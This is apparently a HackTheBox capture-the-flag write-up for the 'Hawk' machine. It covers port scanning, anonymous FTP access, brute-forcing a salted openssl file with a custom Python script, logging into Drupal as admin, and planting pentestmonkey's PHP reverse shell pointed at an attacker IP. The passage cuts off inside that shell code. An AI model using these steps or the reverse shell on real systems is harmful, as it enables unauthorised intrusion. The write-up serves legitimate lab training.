

# HackTheBox – Hawk



## Summary

- Discovered encoded salted openssl file in FTP via anonymous login.
- Successfully decrypted the file to gain a password, this could be used to authenticate as admin via drupal CMS.
- Uploaded a PHP reverse shell, gaining access to the user www-data.
- Discovered a hardcoded password in /var/www/html/sites/default/settings.php.
- This password was reused for the user – daniel, and used to authenticate as the user.
- Discovery of H2 Database v1.4.196 – this has a known RCE vulnerability and is running as root.
- RCE was abused to gain a shell as root.

# Recon

I began by adding 10.10.10.102 to /etc/hosts as hawk.htb.

This was followed up by nmap scans revealing ports 21, 22, 80, 8082 running FTP, SSH, HTTP and H2 respectively.

```
driggzzzz@kali:~/Desktop/HTB/Hawk$ sudo nmap hawk.htb -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-26 05:53 EDT
Nmap scan report for hawk.htb (10.10.10.102)
Host is up (0.018s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
8082/tcp  open  blackice-alerts

Nmap done: 1 IP address (1 host up) scanned in 1.48 seconds
driggzzzz@kali:~/Desktop/HTB/Hawk$ ports=$(sudo nmap hawk.htb -T5 -p- | grep ^[0-9]|cut -f1 -d"/");echo $ports
21 22 80 5435 8082 9092
driggzzzz@kali:~/Desktop/HTB/Hawk$ ports=$(echo $ports | sed "s/ /,/g")
driggzzzz@kali:~/Desktop/HTB/Hawk$ sudo nmap hawk.htb -p$ports -sV -sC -oN nmap.txt
```

```
# Nmap 7.80 scan initiated Mon Oct 26 05:55:41 2020 as: nmap -p21,22,80,5435,8082,9092 -sV -sC -oN nmap.txt hawk.htb
Nmap scan report for hawk.htb (10.10.10.102)
Host is up (0.024s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x  2 ftp    ftp      4096 Jun 16 2018 messages
| ftp-syst:
|  STAT:
| FTP server status:
|   Connected to ::ffff:10.10.14.7
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|  2048 e4:0c:cb:c5:a5:91:78:ea:54:96:af:4d:03:e4:fc:88 (RSA)
|  256 95:cb:f8:c7:35:5e:af:a9:44:8b:17:59:4d:db:5a:df (ECDSA)
|_  256 4a:0b:2e:f7:1d:99:bc:c7:d3:0b:91:53:b9:3b:e2:79 (ED25519)
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_ http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Welcome to 192.168.56.103 | 192.168.56.103
5435/tcp  open  tcpwrapped
8082/tcp  open  http         H2 database http console
|_ http-title: H2 Console
9092/tcp  open  XmlRpcRegSvc?
<--snip-->
```

There is anonymous access to FTP, in there is a file - .drupal.txt.enc which I downloaded.

```
driggzzzz@kali:~/Desktop/HTB/Hawk$ ftp hawk.htb
Connected to hawk.htb.
220 (vsFTPd 3.0.3)
Name (hawk.htb:driggzzzz): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 ftp      ftp      4096 Jun 16  2018 .
drwxr-xr-x    3 ftp      ftp      4096 Jun 16  2018 ..
drwxr-xr-x    2 ftp      ftp      4096 Jun 16  2018 messages
226 Directory send OK.
ftp> cd messages
250 Directory successfully changed.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp      4096 Jun 16  2018 .
drwxr-xr-x    3 ftp      ftp      4096 Jun 16  2018 ..
-rw-r--r--    1 ftp      ftp      240 Jun 16  2018 .drupal.txt.enc
226 Directory send OK.
ftp> get .drupal.txt.enc
local: .drupal.txt.enc remote: .drupal.txt.enc
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for .drupal.txt.enc (240 bytes).
226 Transfer complete.
240 bytes received in 0.00 secs (1.9563 MB/s)
```

Checking the contents of the file – we have a base64 encoded openssl encoded data with a salted password.

```
driggzzzz@kali:~/Desktop/HTB/Hawk$ file .drupal.txt.enc
.drupal.txt.enc: openssl enc'd data with salted password, base64 encoded
driggzzzz@kali:~/Desktop/HTB/Hawk$ cat .drupal.txt.enc
U2FsdGVkX19rWSAG1JNpLTawAmzz/ckaN1oZFZewtIM+e84km3Csja3GADUg2jjB
CmSdwTtr/IIShvTbUd0yQxfe90uoMxxfNIUN/YPHx+vVw/6e0D+Cc1ftainUEiQz
QUf9FyxmCb2fuFoOXGphAMo+Pkc2ChXgLSj4RfgX+P7DkFa8w1ZA9Yj7kR+tyZfy
t4M0qvmWvMhAj3fuuKCCeFoXpYBOacGvUHRGywb4YCK=
```

We can strip away the base64 encoding to reveal the SSL encoded data by piping the file to base64 -d.

```
driggzzzz@kali:~/Desktop/HTB/Hawk$ cat .drupal.txt.enc | base64 -d > base64d.txt.enc
driggzzzz@kali:~/Desktop/HTB/Hawk$ cat base64d.txt.enc
Salted__kY nj-6?l??7Z??>{$?p???5 ?2[
?????????8?/?sW?j#T$3AG?,f      ???Z\ja?>>G6
?.??E???DV??V@?????d????4?????@w@?x?i?6PaF?/?Desktop/HTB/Hawk$
```

To crack the openssl data I used some software called *bruteforce-salted-openssl* – downloaded from the Kali repo.

```
driggzzzz@kali:~/Desktop/HTB/Hawk$ sudo apt-get install bruteforce-salted-openssl
Reading package lists... Done
Building dependency tree
```

Attempting to crack the file with default settings wasn't successful so I decided to try several different ciphers and digests. I used *openssl help* to list the available cipher and digest types.

```
driggzzzz@kali:~/Desktop/HTB/Hawk$ openssl help
Standard commands
asn1parse      ca            ciphers       cms
crl            crl2pkcs7    dgst          dhparam
dsa           dsaparam     ec            ecparam
enc           engine       errstr        gendsa
genpkey       genrsa       help          list
nseq         ocsp         passwd        pkcs12
pkcs7        pkcs8        pkey         pkeyparam
pkeyutl      prime       rand          rehash
req          rsa          rsautl       s_client
s_server     s_time      sess_id      smime
speed       spkac        srp          storeutl
ts          verify      version      x509

Message Digest commands (see the `dgst' command for more details)
blake2b512    blake2s256   gost          md4
md5           rmd160       sha1          sha224
sha256        sha3-224     sha3-256     sha3-384
sha3-512      sha384       sha512       sha512-224
sha512-256    shake128      shake256      sm3

Cipher commands (see the `enc' command for more details)
aes-128-cbc   aes-128-ecb  aes-192-cbc  aes-192-ecb
aes-256-cbc   aes-256-ecb  aria-128-cbc  aria-128-cfb
aria-128-cfb1  aria-128-cfb8  aria-128-ctr  aria-128-ecb
aria-128-ofb  aria-192-cbc  aria-192-cfb  aria-192-cfb1
aria-192-cfb8  aria-192-ctr  aria-192-ecb  aria-192-ofb
aria-256-cbc  aria-256-cfb  aria-256-cfb1  aria-256-cfb8
aria-256-ctr  aria-256-ecb  aria-256-ofb  base64
bf           bf-cbc       bf-cfb       bf-ecb
bf-ofb       camellia-128-cbc  camellia-128-ecb  camellia-192-cbc
camellia-192-ecb  camellia-256-cbc  camellia-256-ecb  cast
cast-cbc      cast5-cbc    cast5-cfb    cast5-ecb
cast5-ofb     des         des-cbc      des-cfb
des-ecb       des-ede     des-ede-cbc  des-ede-cfb
des-ede-ofb   des-ede3    des-ede3-cbc  des-ede3-cfb
des-ede3-ofb  des-ofb     des3         desx
rc2           rc2-40-cbc   rc2-64-cbc   rc2-cbc
rc2-cfb      rc2-ecb     rc2-ofb      rc4
rc4-40       seed        seed-cbc     seed-cfb
seed-ecb     seed-ofb    sm4-cbc      sm4-cfb
sm4-ctr      sm4-ecb     sm4-ofb
```

As I was planning on creating a python script to bruteforce this I copied the digests into a format that I could use as a list in python.

```
driggzzzz@kali:~/Desktop/HTB/Hawk$ echo "blake2b512      blake2s256      gost      md4
md5      rmd160      sha1      sha224
sha256      sha3-224      sha3-256      sha3-384
sha3-512      sha384      sha512      sha512-224
sha512-256      shake128      shake256      sm3" | tr -s " " | sed "s/ /\\",\\\"/g"
blake2b512","blake2s256","gost","md4","
md5","rmd160","sha1","sha224","
sha256","sha3-224","sha3-256","sha3-384","
sha3-512","sha384","sha512","sha512-224","
sha512-256","shake128","shake256","sm3"
```

As there are a lot of ciphers I decided to try and narrow down the possibilities in order to speed up the bruteforce attempts. Using wc against the encoded file shows that the file is 176 characters long, as this is divisible by 8 it suggests we are potentially dealing with a block cipher. To narrow the possibilities down I created files of varying lengths and encoded them using the different ciphers, these can then be checked for a matching length of 176.

```
driggzzzz@kali:~/Desktop/HTB/Hawk$ wc base64d.txt.enc
 2   7 176 base64d.txt.enc
```

I used a similar method as with the digests to create a wordlist for the different types of ciphers.

```
driggzzzz@kali:~/Desktop/HTB/Hawk$ echo "aes-128-cbc      aes-128-ecb      aes-192-cbc      aes-192-ecb
aes-256-cbc      aes-256-ecb      aria-128-cbc      aria-128-cfb
aria-128-cfb1      aria-128-cfb8      aria-128-ctr      aria-128-ecb
aria-128-ofb      aria-192-cbc      aria-192-cfb      aria-192-cfb1
aria-192-cfb8      aria-192-ctr      aria-192-ecb      aria-192-ofb
aria-256-cbc      aria-256-cfb      aria-256-cfb1      aria-256-cfb8
aria-256-ctr      aria-256-ecb      aria-256-ofb      base64
bf      bf-cbc      bf-cfb      bf-ecb
bf-ofb      camellia-128-cbc      camellia-128-ecb      camellia-192-cbc
camellia-192-ecb      camellia-256-cbc      camellia-256-ecb      cast
cast-cbc      cast5-cbc      cast5-cfb      cast5-ecb
cast5-ofb      des      des-cbc      des-cfb
des-ecb      des-edc      des-edc-cbc      des-edc-cfb
des-edc-ofb      des-edc3      des-edc3-cbc      des-edc3-cfb
des-edc3-ofb      des-ofb      des3      desx
rc2      rc2-40-cbc      rc2-64-cbc      rc2-cbc
rc2-cfb      rc2-ecb      rc2-ofb      rc4
rc4-40      seed      seed-cbc      seed-cfb
seed-ecb      seed-ofb      sm4-cbc      sm4-cfb
sm4-ctr      sm4-ecb      sm4-ofb" | tr -s " " | sed "s/ /\n/g" > ciphers.txt
```



I then created files containing A's ranging from 0 to 176 bytes long, incremented in 8's. These were all encoded using openssl's various cipher modes using the following bash script.

```
For cipher in $(cat ../ciphers.txt);
do for length in $(ls | grep ^[0-9]);
do openssl enc $cipher -e -in $length -out $cipher$length -k driggzzzz;
done;
done;
```

```
driggzzzz@kali:~/Desktop/HTB/Hawk/ciphers$ for length in $(seq 0 8 176); do python -c "print 'A' * $length" > $length; done
driggzzzz@kali:~/Desktop/HTB/Hawk/ciphers$ ls
0 104 112 120 128 136 144 152 16 160 168 176 24 32 40 48 56 64 72 8 80 88 96
driggzzzz@kali:~/Desktop/HTB/Hawk/ciphers$ for cipher in $(cat ../ciphers.txt);
> do for length in $(ls | grep ^[0-9]);
> do openssl enc -$cipher -e -in $length -out $cipher$length -k driggzzzz;
> done;
> done;
```

This created a large output of files all named with the cipher used followed by the length of the file used for input.

```
driggzzzz@kali:~/Desktop/HTB/Hawk/ciphers$ ls
aes-256-cbc56  aria-128-ctr176  aria-192-cfb152  aria-256-cfb148  base6464  camellia-128-cbc168  cast120  cast-cbc8  des-ede24  des-ede-cfb136  rc2-64-cbc120  rc440  seed-ofb152
aes-256-cbc64  aria-128-ctr24  aria-192-cfb16  aria-256-cfb152  base6472  camellia-128-cbc176  cast128  cast-cbc88  des-ede30  des-ede-cfb144  rc2-64-cbc128  rc4-400  seed-ofb16
aes-256-cbc72  aria-128-ctr32  aria-192-cfb168  aria-256-cfb156  base6480  camellia-128-cbc24  cast136  cast-cbc88  des-ede3184  des-ede-cfb152  rc2-64-cbc136  rc4-40184  seed-ofb168
aes-256-cbc8  aria-128-ctr40  aria-192-cfb168  aria-256-cfb16  base6488  camellia-128-cbc32  cast144  cast-cbc96  des-ede3112  des-ede-cfb16  rc2-64-cbc144  rc4-40112  seed-ofb168
aes-256-cbc80  aria-128-ctr48  aria-192-cfb176  aria-256-cfb160  base6488  camellia-128-cbc40  cast152  des0  des-ede3120  des-ede-cfb160  rc2-64-cbc152  rc4-40120  seed-ofb176
aes-256-cbc88  aria-128-ctr56  aria-192-cfb824  aria-256-cfb164  base6496  camellia-128-cbc48  cast16  des184  des-ede3128  des-ede-cfb168  rc2-64-cbc16  rc4-40128  seed-ofb24
aes-256-cbc96  aria-128-ctr64  aria-192-cfb832  aria-256-cfb168  bf0  camellia-128-cbc56  cast160  des112  des-ede3136  des-ede-cfb176  rc2-64-cbc168  rc4-40136  seed-ofb32
aes-256-ecb0  aria-128-ctr72  aria-192-cfb840  aria-256-cfb172  bf104  camellia-128-cbc64  cast168  des120  des-ede3144  des-ede-cfb24  rc2-64-cbc168  rc4-40144  seed-ofb40
aes-256-ecb104  aria-128-ctr8  aria-192-cfb848  aria-256-cfb176  bf112  camellia-128-cbc72  cast176  des128  des-ede3152  des-ede-cfb32  rc2-64-cbc176  rc4-40152  seed-ofb48
aes-256-ecb112  aria-128-ctr80  aria-192-cfb856  aria-256-cfb18  bf120  camellia-128-cbc8  cast24  des136  des-ede316  des-ede-cfb40  rc2-64-cbc24  rc4-4016  seed-ofb56
aes-256-ecb120  aria-128-ctr88  aria-192-cfb864  aria-256-cfb180  bf128  camellia-128-cbc80  cast32  des144  des-ede3160  des-ede-cfb48  rc2-64-cbc32  rc4-40160  seed-ofb64
```

Using wc whilst grepping for “176 “ against all of these files returns a narrowed down list of ciphers, all of them use an input length of either 144 or 152.

```
driggzzzz@kali:~/Desktop/HTB/Hawk/ciphers$ wc * | grep "176 "
1 5 176 aes-128-cbc144
1 7 176 aes-128-cbc152
1 3 176 aes-128-ecb144
0 1 176 aes-128-ecb152
2 7 176 aes-192-cbc144
1 6 176 aes-192-cbc152
0 11 176 aes-192-ecb144
0 1 176 aes-192-ecb152
1 4 176 aes-256-cbc144
1 6 176 aes-256-cbc152
0 2 176 aes-256-ecb144
0 1 176 aes-256-ecb152
0 5 176 aria-128-cbc144
0 2 176 aria-128-cbc152
0 1 176 aria-128-ecb144
0 1 176 aria-128-ecb152
1 6 176 aria-192-cbc144
0 4 176 aria-192-cbc152
0 1 176 aria-192-ecb144
0 1 176 aria-192-ecb152
0 1 176 aria-256-cbc144
2 4 176 aria-256-cbc152
0 11 176 aria-256-ecb144
0 1 176 aria-256-ecb152
```

In order to create a list of usable data I repeated the process using just a length of 144 and outputting the file name as just the cipher used.

```
driggzzzz@kali:~/Desktop/HTB/Hawk/ciphers$ python -c "print('A' * 144)" > 144
driggzzzz@kali:~/Desktop/HTB/Hawk/ciphers$ for cipher in $(cat ../ciphers.txt); do openssl enc -$cipher -e -in $length -out $cipher -k driggzzzz; done; done
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.

driggzzzz@kali:~/Desktop/HTB/Hawk/ciphers$ ls
144      aes-256-cbc      aria-128-cfb8  aria-192-cfb  aria-192-ofb  aria-256-ctr  bf-cbc      camellia-128-ecb  cast      cast-cbc  des-ecb      des-ede3-ofb  desx      rc2-cfb  seed      sm4-cbc
aes-128-cbc  aes-256-ecb      aria-128-ctr  aria-192-cfb1  aria-256-cbc  aria-256-ecb  bf-cfb      camellia-192-cbc  cast5-cbc  des      des-ede      des-ede-cbc  rc2      rc2-ecb  seed-cbc  sm4-cfb
aes-128-ecb  aria-128-cbc      aria-128-ecb  aria-192-cfb8  aria-256-cfb  aria-256-ofb  bf-ecb      camellia-192-ecb  cast5-cfb  des3      des-ede3     des-ede-cfb  rc2-40-cbc  rc2-ofb  seed-cfb  sm4-ctr
aes-192-cbc  aria-128-cfb      aria-128-ofb  aria-192-ctr  aria-256-cfb1  base64        bf-ofb      camellia-256-cbc  cast5-ecb  des-cbc   des-ede3-cbc  des-ede-ofb  rc2-64-cbc  rc4      seed-ecb  sm4-ecb
aes-192-ecb  aria-128-cfb1     aria-192-cbc  aria-192-ecb  aria-256-cfb8  bf            camellia-128-cbc  camellia-256-ecb  cast5-ofb  des-cfb   des-ede3-cfb  des-ofb      rc2-cbc    rc4-40  seed-ofb  sm4-ofb
```

Using wc again whilst grepping for “176 “ and using awk to display the 4<sup>th</sup> column creates a much more usable list, I saved this as ciphers.txt.

```
driggzzzz@kali:~/Desktop/HTB/Hawk/ciphers$ wc * | grep "176 " | awk '{print $4}'
aes-128-cbc
aes-128-ecb
aes-192-cbc
aes-192-ecb
aes-256-cbc
aes-256-ecb
aria-128-cbc
aria-128-ecb
aria-192-cbc
aria-192-ecb
aria-256-cbc
aria-256-ecb
camellia-128-cbc
camellia-128-ecb
camellia-192-cbc
camellia-192-ecb
camellia-256-cbc
camellia-256-ecb
seed
seed-cbc
seed-ecb
sm4-cbc
sm4-ecb
```

I wrote the following python script to iterate through the ciphers list and the digests using bruteforce-salted-openssl, there were errors when the script attempted to use gost as a digest, so that was removed from the list.

```
from subprocess import check_output, STDOUT

digest = ["blake2b512","blake2s256","md4","md5","rmd160","sha1","sha224","sha256","sha3-224","sha3-256","sha3-384","sha3-512","sha384","sha512","sha512-224","sha512-256","shake128","shake256","sm3"]

cipher = []

with open("ciphers.txt" , "r") as list:
    list=list.readlines()
    for i in list:
        i = i.rstrip()
        cipher.append(i)

for c in cipher:
    print("Trying {}".format(c))
    for d in digest:
        attempt = ['bruteforce-salted-openssl', '-f',
        '/usr/share/wordlists/rockyou.txt', '-c', c, '-d', d, '-t150', 'base64d.txt.enc']
        out = check_output(attempt, stderr=STDOUT)
        if b'Password not found' not in out:
            print("Cracked using: {} {}".format(c,d))
            print(out.decode())
            break
```

Running the script took some time but eventually cracked the password using aes-256-cbc and sha256, revealing the password as *friends*.

```
driggzzzz@kali:~/Desktop/HTB/Hawk$ python3 sslbrute.py
Trying aes-128-cbc
Trying aes-128-ecb
Trying aes-192-cbc
Trying aes-192-ecb
Trying aes-256-cbc
Cracked using: aes-256-cbc sha256
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Tried passwords: 14
Tried passwords per second: inf
Last tried password: hannah

Password candidate: friends
```



We can use this password to decrypt the message, returning the following.

```
driggzzzz@kali:~/Desktop/HTB/Hawk$ openssl enc -d -aes-256-cbc -in base64d.txt.enc -out decrypt.txt -k friends
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
driggzzzz@kali:~/Desktop/HTB/Hawk$ cat decrypt.txt
Daniel,

Following the password for the portal:

PencilKeyboardScanner123


Please let us know when the portal is ready.

Kind Regards,


IT department
```

## FootHold


Checking the HTTP server confirms we have drupal CMS.



The password from the decrypted message can be used to authenticate as admin.




From here gaining a shell is trivial, I first of all enabled the PHP filter module.



I then created a new page using the PHP cde text format and copied pentest monkeys php-reverse-shell.php

http://pentestmonkey.net/tools/web-shells/php-reverse-shell



hawk.htb/user#overlay=node/add/page

Content Structure Appearance People Modules Configuration Reports Help

and content

Create Basic page 192.168.56.103

Home » Add content

**Title \***

**Body (Edit summary)**

```
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.7'; // CHANGE THIS
$port = 9001; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

